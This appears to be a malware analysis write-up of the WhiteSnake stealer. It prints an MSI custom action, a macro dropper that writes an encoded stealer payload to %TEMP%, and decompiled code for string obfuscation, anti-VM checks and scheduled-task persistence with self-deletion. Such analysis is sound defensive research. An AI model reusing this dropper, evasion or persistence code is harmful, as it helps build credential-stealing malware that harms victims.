
MSI payload - contains the Custom Action to execute the embedded stealer.

Action	Type	Source	Target	ExtendedType
PreventDowngrading	19		Newer version already installed.	0
RunWrapExe	3154	File0	tmpmsi_W6103757747bc9a8fa61623.exe /S	0

Macro - the macro script contains the Base64-encoded reversed blob, which is the stealer itself. Upon decoding and reversing the blob, it’s saved as an executable file under the %TEMP% folder.


Private Sub Document_Open()
Set He7c4fae24d0643417c367c5445 = CreateObject("sCRiptiNg.fllesySTEMObjECt")
Set ha9b03f905cf6d9344888293cedc4e0049456 = CreateObject("wsCRIpT.SHEll")
Dim Zdc54b08b8dcd9e2c11208cbd27d2b13d887b0b: Zdc54b08b8dcd9e2c11208cbd27d2b13d887b0b = He7c4fae24d0643417c367c5445.gEtSPeCIAlFolder(2) & "\wf9a9acd5bb888ed5ccf241ba2e146d3af80e9"
Dim X3c2b57616f2cf4854f105a320d37ab3b4ab501: X3c2b57616f2cf4854f105a320d37ab3b4ab501 = He7c4fae24d0643417c367c5445.gEtSPeCIAlFolder(2) & "\B652c851ddee96637badb864e.exe"
Set Me3b7f2f06a60295fe7020dd5f57728f7fa = He7c4fae24d0643417c367c5445.CReAtetExtfiLe(Zdc54b08b8dcd9e2c11208cbd27d2b13d887b0b, True)
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AaAAAcxcuoCBAAwFAKgHqQAAAchfaoCBAAQBAqAAAwDKEAAAAE4HBAAABAqAAAEybKAAAdhifqAgBAAABo4hKEAAABAoBAAgCz5iKAoAAAsEKCICAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("wBAYhJHcAAWUyZlKGAAAvgiBAAQAcAHAeRpcwBgXEKHcAgl8yZAAAEAKwBgX4JHcA41MyZqKGAAAvgiBAAQAoAHAeZicwBgXWInBAAQAoAHAepgcwBQXwLnBAAQAoAHAdRucwBQXeKnzqYAAA8CKGAAAAB
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("bAAAqoAAA8xbAAAD+////flFKAAAc8GAAkg/AcAD+DwBO4FWAAAABACAHwg/moAAA4xbRHGldBAABBAIYRJADwg/AQAD+TJACwg/AQAD+DABM4vCAAQHvBwBM4PAAkg/AAAD+7JABwg/AMAD+DABM4vnU
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("RUwEKAAAbMHAKAAAChyFKAAABNHCAoAAAAEKXgwBAAAABsTOEEBBTYBAAAQA4Eg/WoAAAsCKIAAAA4gOKAAAlgyBAYiCAAwPoQAAAQhfAAAAAoQOJ0QA+bhCAAgPoQAAAQhfMoAAA0DKKAAA8gyBEAAAU
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("QBAAgoAAA8ObIAAAAMROKAAO9GCAAAAeAEGKAAAN9GCAAADaegBAAAApizCWogCAAATcAAAAEBAAcAAAAw3AMAMbAgKHEBAAAAA4cwEW8///w7Ep5YCEEBBTglFEEBAAAAAZgzBTcBAAAAAJkjBRYwEX
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("1IqBAAQAoAHAFIpcwBQBaJ3F1lqBAAQAcAHAF4kcwBQBWInFlEAAAwTjg8BAAgBAqAAAODKGAAABgCcAUgCyBHAEQucKAAAehCAAAAAAAwAPCQBwMRAAAQFAAAAWAAABgBAAEwFAAAABAAAAAAAAAAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AOAgGAAABgCcAEKEyBHAQOvcEAAAMAoBAAQAoAHAQEvcwBAETKHBAAwCAAAAAEAKwBAEHKHcAOgRyRAAAoAgGAAABgCcAOgOyBHANQ1cEAAAJAoBAAQAoAHANghcwBQDCIHBAAACACHANAgcEAAAHAooG
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("+BAAGAAANgCAAAAAIkDCRgwEKAAAjhCcAERHyAAAEhfAAgBAAA2ocBBAAAC+9///XpOHExBTEg/WUQEAAAAGAAAuiCAKAAAngiBAQAoAHAHRmcwBwRGJHAAAAAdgDAAoAAAgGKAAwBQDCAKAAAngiBA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AAAAdDAAKAAAngiCAAgJvpQEAowEAAAAg2dCTYQEAoAAAYHKEAAA4snBWYQEEAAAAsnBGMRAAAgXNSAAAgzeGYiBAAwfvBgEXMgEKAAAy5nASQgEBIBBBAAWM+BgCAAQdokmjDQAAAkzeIYxAEAAA40XaO
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("KAAAJ9GCAoAAAg0bAoAAA8ybKAAA7hyACYAAAEAKwBwR2LHcAcEzyVCAKAAAy82FlAgCAAQMvdRJAcAAAAzbXUCAKAAAt8GcAcExyViCAAALzhAAMoAAAc0cAYiCAAwFoMAAAAAAJkzBLEg/WoAAA4DKD
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("OSQEFERBTglFFEBAAAAAAONAAoAAAcCKKAAACiiBAAQAoAHAJxjcwBAS0LnBRAHAIhrcAYCAAAgKdDgCAAwJooAAAIIKGAAABgCcAgE6yBHAIRscGEBcAgEuyBAAAAgYdDAAAAgB5cQEHMhCAAAKvZQEH
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AAgVvpAAAUlbGAAAOoAAAs4cCYAAAEAKwBQSoLHcAkk0yBAARAAAWAAAAUlACAzGAAAAqUQEAAAAAgTBToAAAk4cI8///jtOEEBBTQg/CkQDYdRCA0pCAAQHvpAAAg4bKAAAc8mBHYQCIAAAAAwG40gFM
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AAAAHkTCAAAAO09////d6oAAAwlbJAAAAAARdrgCAAwHvZQEAAAAA4QOHExBTYBAAAQA4oAAAMGKKAAABiCCSgwEKAAAV+mAKAAAf8WBRAAAAASOGEhBToAAAglbGAAABgCcAoEzyBHAKSqcEERBToAAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("vpAAAwGKCAAAWAtBAAQAoAHAMxrcwBATYKHBAAQI+RAAAECgGAAAFOnBAAQAoAHAMxocwBAT2JHAAEBAAwBAAEwpAMAMbEAAA0DAAAQFAAQAhBAABAGAAAQAAAAAAAAAcEEAqcAAAAAA4swFAAAAH09CW
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AoTfGAAACiyACAAAAAQO4AABAAgO9pAAAk5bDQAAAsjfCAAAAAAG5YgCKAAAY+2AEAAA74HAAcAAAsEKCEBAAAMAAAAAbAMAMTEAAA0TFAQ5kAEAAAAAAQEAAAcyBAAAAAgzCXAAAAcQ3LYBAKAAAngiCA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("+BAAAAwD5YQEGMRA+nhBAAgloUgEADwECAAAqMKBRkAAAAAH4OwEWOgAAQAAAOOgKAAAnOHAAAAAVlDCMEg/UQAAAOjfAsCAAEAKCQAAAAHfKAAAmOnBLcAAAU6cAogBAAwkzFBAAECAAFQjAQAMbEAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("KAAAlOnCAAQWoo5FGAAAYiCAPAAAAAgBHiDAAIQcAAwAYDAAGwIAAEgmAAAAFAAADAIAAAgBfdwCIwgBAAglcAwDEAAADInCAAgprBgEAEBAAMCAAYglAcAMbAAAqwQEAAAAAgDDTQBAAAAC4swEGAAAh
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("lEAAAYWjXopFGAAAYiCAPkxEaehBAAAmoAwDAAAADsOOA8///H4Pp5YFRYREWMBWXYREAAAAKAAA8+mBAAwjooAAAsLKKAAA6+2FRAHAQBtcUEhBAAQAoAHAQRswBAUWKHBAAwF+dREEAAADtnBAAAAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("KAAAF/mJR8///b4Pp5YMRITEyMBWXITEAAgJKAAAE/GcAEFMyNTEGAAABgCcAEFJyBHARJhcmEBAAAAAggDAmoAAAQ8bKAAAf8GNRMTEGAAABgCcAE1ByBHAQRvcmEBAAAAAnkTNRUzED4PF0EBNToAAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("BUJOLMhFKMxAAkwEKAAAI/mAIMhCAAQuvJAAAAQA+mzBRcwEKAAA2+mAAAQAajTBTYAAAgMKDQAAAAAAPkjBRYwEKAAAo8mBAAQAoAHARhpcwBQU+JHBAAgAHgTBToAAA86bGAAAKAAA4+GBRAgBAAQpo
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("vUAARAAAlAAABIHAIAzGAAAAqQAAA8DgiaAAAEAKwBgUuLHcAIl0y1RJiaAAAEAKwBgUGLHcAIfqyhRJiaAAAEAKwBgUcKHcAIFayZRJBAAA80oGEAAA+AooGAAABgCcA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("vRAAAolfGAAABgCcAQlqyBHAUJncIYiCAAgRvpAAA8xbKAAASjiBAAQAoAHAUZmcwBAV4IHCmoAAAU0bGAAABgCcAQFLyBHAUxhcAAAAPgDcA0AAyBAAAogOKAAAjhCcAERHyRAAA8gfGAAABgCcAQFEy
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("GAAAMiiAJIhAAAgLV4fCSAQEAAAKAAgBtAwBwsBAAAgKJAAAAAAONYBAAAwB40gBAAwroYAAA4CKslmjCcAAAAAAWkDCMEg/WoAAAUCKHsgBAAAKoIgBKoAAAUNKGAAAliiBAAAtoYAAA0CKbYAAAEAKW
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("SIAAA0SF+rgEN8RJCAAAtQqCRAgBAAQqoYAAAM0KAAAAFqDcA0AAyBAAAogOKAAAjhCcAERHyRAAA8gfKIBAGAAAniiBAAQAoAHAEJjcwBQWkInCSIAAA0SF+rqEM9RJCAAAtQqCRAgBAAQqoYAAAwLKK
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("TGAAAUCKEAAAI4XDGAAAigiBRgAAKAAd/mBRoAAAw9cGMAAAAgXNCyHMYAAAIDKRwWAKAAA08GERAAAAgQOQEBAAAAEdDwCKAAAH/mCAAwHvBREKAAAEiCAKAAAb/mAAAgIMaERUQEAAxEKAAAaFXET
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("AAAAAMCARAAAsAABwADAzGBAAA9YBAMtDARAAAAAAEBAAAAoSBRAAAAAAOFMhBAAAAA0NAAoAAAcCKFAAAm8GBRAABTAAAAYR3AogCAAggooAAAEIKDIBGAsFlypAAAEIKCIRDKAAAnjSA5wgCAAg5oI
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("KAAAG+GcA0AAyBHAeBqcKAAAz/GCGAAAAAgH5kQDKAAAe+GcA4FoypAAAM/bIAADBAAA/QnCAAg8vdAAAAwQ4sgCAAQ8vpAAAA/bKAAAigCAAogCAAw6zBQEAAwLAAAA1CABwsRAAAQPWAAP1AwBAAAAAA
Me3b7f2f06a60295fe7020dd5f57728f7fa.WRiTE StrReverse("HkzBAAAAO0NA////P+TaOiQCNg1FJAA3AoAAQzbFEBAAAAC5UQEAAAAQ0NAAAgCAAg7vZQEGAAAAAwC5cQEHMRA+bhCAAQJoYQEGMRAAAAP1pAAAM8bGAAABgCcA8FXyBHAfRkcFEBAFMhCAAQwvZBBRc">


The builder of WhiteSnake is built with Python. The standalone builder was built using PyInstaller, that includes all the necessary Python extension modules.



Name	Date modified	Type	Size
codeop	[redacted]	Compiled Python ...	7 KB
commctrl	[redacted]	Compiled Python ...	40 KB
configparser	[redacted]	Compiled Python ...	45 KB
contextlib	[redacted]	Compiled Python ...	19 KB
contextvars	[redacted]	Compiled Python ...	1 KB
copy	[redacted]	Compiled Python ...	7 KB
core	[redacted]	Compiled Python ...	1 KB
csv	[redacted]	Compiled Python ...	12 KB
dataclasses	[redacted]	Compiled Python ...	23 KB
datetime	[redacted]	Compiled Python ...	57 KB
decimal	[redacted]	Compiled Python ...	1 KB
difflib	[redacted]	Compiled Python ...	59 KB
dis	[redacted]	Compiled Python ...	16 KB
doctest	[redacted]	Compiled Python ...	75 KB
fractions	[redacted]	Compiled Python ...	18 KB
ftplib	[redacted]	Compiled Python ...	28 KB
getopt	[redacted]	Compiled Python ...	7 KB
getpass	[redacted]	Compiled Python ...	5 KB
gettext	[redacted]	Compiled Python ...	18 KB
glob	[redacted]	Compiled Python ...	5 KB
gzip	[redacted]	Compiled Python ...	19 KB
hashlib	[redacted]	Compiled Python ...	7 KB
hmac	[redacted]	Compiled Python ...	7 KB
imghdr	[redacted]	Compiled Python ...	5 KB
imp	[redacted]	Compiled Python ...	10 KB
inspect	[redacted]	Compiled Python ...	80 KB
ipaddress	[redacted]	Compiled Python ...	61 KB
lzma	[redacted]	Compiled Python ...	12 KB
mimetypes	[redacted]	Compiled Python ...	16 KB
netrc	[redacted]	Compiled Python ...	4 KB

WhiteSnake Stealer Analysis

The WhiteSnake Stealer is written in .NET and is approximately 251KB in size (the latest version with all features enabled) in the obfuscated version. In the obfuscated stealer binary, the strings are RC4-encrypted, in the previous versions of the stealer, the strings obfuscation relied on XOR instead. In the newest version, the stealer developer removed the random callouts to legitimate websites.



```
{
    bool flag7 = new Random().Next(0, 10) == 2;
    if (flag7)
    {
        new Thread(delegate
        {
            GC.Collect();
            try
            {
                using (WebClient webClient2 = new WebClient())
                {
                    string text4 = webClient2.DownloadString("http://cybereason.com/oQJb3GUymA?s=13");
                    bool flag15 = text4.Length / 10 == 2;
                    if (flag15)
                    {
                        Console.Write("");
                    }
                }
            }
            catch
            {
            }
        }).Start();
    }
    GC.Collect();
}
catch
{
}
T t = ix6oXj[j];
try
{
    Random random2 = new Random();
    int num2 = random2.Next(1, 452);
    int num3 = random2.Next(1, 543);
    int num4 = random2.Next(1, 867);
    double num5 = Math.Pow((double)num2, (double)num3) % (double)num4 + Math.Sqrt((double)(num3 * num4)) - (double)num2;
    double num6 = Math.Log((double)(num2 * num3)) / (double)num4 + Math.Sin((double)(num3 / num4));
    double num7 = Math.Cos((double)(num2 / num3)) * (double)num4 + Math.Tan((double)(num2 * num4));
    double num8 = Math.Atan((double)(num2 * num3)) - (double)num4 + Math.Asin((double)(num2 / num3)) * (double)num4;
    double num9 = Math.Acos((double)(num2 / num3)) * (double)num4 - Math.Exp((double)(num2 * num4));
    bool flag8 = 227.0 * Math.Atan(227.0) / 1.1 + 227.0 == 234.0;
    if (flag8)
    {
        Console.WriteLine(num5);
        Console.WriteLine(num6);
```

The developer also removed string obfuscation that relied on building an array of characters and then converting the array into a string. The character for each position in the array is created by performing various operations, such as division, addition, and subtraction, on numeric values and lengths of strings or byte arrays.

```
281     // Token: 0x0600005C RID: 92 RVA: 0x0000DE28 File Offset: 0x0000C028
282     public static string cS1rol(int lf)
283     {
284         char[] array = new char[62];
285         array[0] = (char)(194 / "lv".Length);
286         array[1] = (char)(294 / "VFF".Length);
287         array[2] = (char)(99 / "v".Length);
288         array[3] = (char)(98 + "le".Length);
289         array[4] = (char)(102 - "w".Length);
290         array[5] = (char)(34.0 * (double)"JLP".Length);
291         array[6] = (char)(103 / "t".Length);
292         array[7] = (char)(34.666666666666664 * (double)new byte[] { 0, 1, 1 }.Length);
293         array[8] = (char)(52.5 * (double)"cg".Length);
294         array[9] = (char)(106 / "y".Length);
295         array[10] = (char)(106 + new byte[] { 1 }.Length);
296         array[11] = (char)(54.0 * (double)new byte[] { 1, 1 }.Length);
297         array[12] = (char)(36.333333333333336 * (double)new byte[] { 2, 0, 2 }.Length);
298         array[13] = (char)(330 / new byte[] { 2, 2, 1 }.Length);
299         array[14] = (char)(222 / "ve".Length);
300         array[15] = (char)(111 + new byte[1].Length);
301         array[16] = (char)(113 / "H".Length);
302         array[17] = (char)(112 + "2q".Length);
303         int num = 18;
304         int num2 = 345;
305         byte[] array2 = new byte[3];
306         array2[1] = 2;
307         array[num] = (char)(num2 / array2.Length);
308         array[19] = (char)(38.666666666666664 * (double)"SrF".Length);
309         array[20] = (char)(119 - new byte[] { 0, 1 }.Length);
310         array[21] = (char)(119 - "H".Length);
311         array[22] = (char)(119 / new byte[1].Length);
312         array[23] = (char)(360 / new byte[] { 1, 2, 2 }.Length);
313         array[24] = (char)(122 - "S".Length);
314         int num3 = 25;
315         int num4 = 366;
316         byte[] array3 = new byte[3];
317         array3[0] = 1;
318         array3[1] = 2;
319         array[num3] = (char)(num4 / array3.Length);
320         array[26] = (char)(21.666666666666668 * (double)new byte[] { 1, 2, 2 }.Length);
321         array[27] = (char)(68 - "HO".Length);
322         array[28] = (char)(22.333333333333332 * (double)new byte[] { 0, 0, 1 }.Length);
323         array[29] = (char)(34.0 * (double)"RG".Length);
324         array[30] = (char)(23.0 * (double)"biD".Length);
```

I went ahead and used de4dot to decrypt all the strings and I also changed some of the method and class names to make it easier to understand the stealer functionality.

```
10          StringBuilder stringBuilder = new StringBuilder();
11          int num = 0;
12          int[] array = new int[256];
13          for (int i = 0; i < 256; i++)
14          {
15              array[i] = i;
16          }
17          for (int j = 0; j < 256; j++)
18          {
19              num = ((int)A_1[j % A_1.Length] + array[j] + num) % 256;
20              int num2 = array[j];
21              array[j] = array[num];
22              array[num] = num2;
23          }
24          for (int k = 0; k < A_0.Length; k++)
25          {
26              int num3 = k % 256;
27              num = (array[num3] + num) % 256;
28              int num2 = array[num3];
29              array[num3] = array[num];
30              array[num] = num2;
31              stringBuilder.Append((char)((int)A_0[k] ^ array[(array[num3] + array[num]) % 256]));
32          }
33          return stringBuilder.ToString();
```

The code in the Entry Point below retrieves the location or filename of the executing assembly using **Assembly.GetExecutingAssembly().Location**. If the location is unavailable or empty, it tries to get the filename of the main module of the current process using **Process.GetCurrentProcess().MainModule.FileName**. If either the location or the filename is not empty, it assigns the value to the **text** variable. If there is an exception during the process, it catches the exception and writes the error message to **installUtilLog.txt** file located at %TEMP%.

```
 9  // Token: 0x02000002 RID: 2
10  internal sealed class aHhZ46
11  {
12      // Token: 0x06000002 RID: 2 RVA: 0x0000258C File Offset: 0x0000078C
13      public static string mMhi()
14      {
15          string text = null;
16          try
17          {
18              string location = Assembly.GetExecutingAssembly().Location;
19              string fileName = Process.GetCurrentProcess().MainModule.FileName;
20              if (!string.IsNullOrEmpty(location))
21              {
22                  text = location;
23              }
24              else if (!string.IsNullOrEmpty(fileName))
25              {
26                  text = fileName;
27              }
28          }
29          catch (Exception ex)
30          {
31              Console.WriteLine(ex.Message);
32          }
33          string text2;
34          if (text.Contains("Microsoft.NET"))
35          {
36              text2 = null;
37          }
38          else
39          {
40              text2 = text;
41          }
42          return text2;
43      }
```

```
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
AppDomain.CurrentDomain.UnhandledException += delegate(object sender, UnhandledExceptionEventArgs e)
{
    Exception ex2 = e.ExceptionObject as Exception;
    File.AppendAllText(Configuration.installUtilLog, (ex2 != null) ? ex2.Message : null);
    Console.WriteLine((ex2 != null) ? ex2.Message : null);
};
```

Next, the stealer checks if the Mutex is already present to avoid two instances of the stealer running. The mutex value is present in the configuration of the stealer. If the mutex is present, the stealer will exit.

```
45      // Token: 0x06000003 RID: 3
46      public static void MutexCheck()
47      {
48          bool flag;
49          new Mutex(true, Configuration.Mutex, out flag);
50          if (!flag)
51          {
52              Environment.Exit(5);
53          }
54      }
```

If the AntiVM is enabled, the flag to 1 is set. The stealer checks for the presence of the sandboxes by utilizing the WMI (Windows Management Instrumentation) query:

SELECT * FROM Win32_ComputerSystem

The query retrieves the “Model” and “Manufacturer” properties. The stealer checks if any of the properties contain the strings:

- virtual
- vmbox
- vmware
- thinapp
- VMXh
- innotek gmbh
- tpvcgateway
- tpautoconnsvc
- vbox
- kvm
- red hat
- qemu

```
126     public static bool SandboxVMNames()
127     {
128         string[] array = new string[]
129         {
130             "virtual", "vmbox", "vmware", "thinapp", "VMXh", "innotek gmbh", "tpvcgateway", "tpautoconnsvc", "vbox", "kvm",
131             "red hat", "qemu"
132         };
133         string text = OS_Enumeration.bj().ToLower();
134         string text2 = OS_Enumeration.g8().ToLower();
135         foreach (string text3 in array)
136         {
137             if (text.Contains(text3) || text2.Contains(text3))
138             {
139                 return true;
140             }
141         }
142         return false;
143     }

if (Configuration.AntiVM == "1" && GetCurrentProcess.SandboxVMNames())
{
    Environment.Exit(5);
}
```

And if one of the strings is present, the stealer exits out.

Next, the stealer checks if the execution method flag is set to 1, meaning that the resident mode is enabled. If the mode is enabled, the stealer creates the persistence via scheduled task on the host

```
public static void ScheduledTaskCreate()
{
    bool flag = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
    string text = GetCurrentProcess.mMhi();
    string text2 = Path.Combine(Configuration.StealerFolderName, Path.GetFileName(text));
    if (!Directory.Exists(Configuration.StealerFolderName))
    {
        Directory.CreateDirectory(Configuration.StealerFolderName);
    }
    if (!string.IsNullOrEmpty(text) && !File.Exists(text2))
    {
        File.Copy(text, text2, true);
        new FileInfo(text2).IsReadOnly = true;
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.Append("/C chcp 65001 && ");
        stringBuilder.Append("ping 127.0.0.1 && ");
        stringBuilder.AppendFormat("schtasks /create /tn \"{0}\" /sc MINUTE /tr \"{1}\" /rl {2} /f && ", Path.GetFileNameWithoutExtension(text), text2, flag ? "HIGHEST" : "LIMITED");
        stringBuilder.AppendFormat("DEL /F /S /Q /A \"{0}\" &&", text);
        stringBuilder.AppendFormat("START \"\" \"{0}\"", text2);
        using (Process process = new Process())
        {
            process.StartInfo = new ProcessStartInfo
            {
                FileName = "cmd.exe",
                Arguments = stringBuilder.ToString(),
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = true,
                UseShellExecute = true
            };
            process.Start();
        }
        Environment.Exit(0);
    }
```

The example of the task creation cmdline:

> schtasks /create /tn /sc MINUTE /tr "C:\\Users\\username>\\AppData\\Local\\EsetSecurity\\ /rl HIGHEST /f

The folder name **EsetSecurity** is also obtained from the configuration of the stealer.

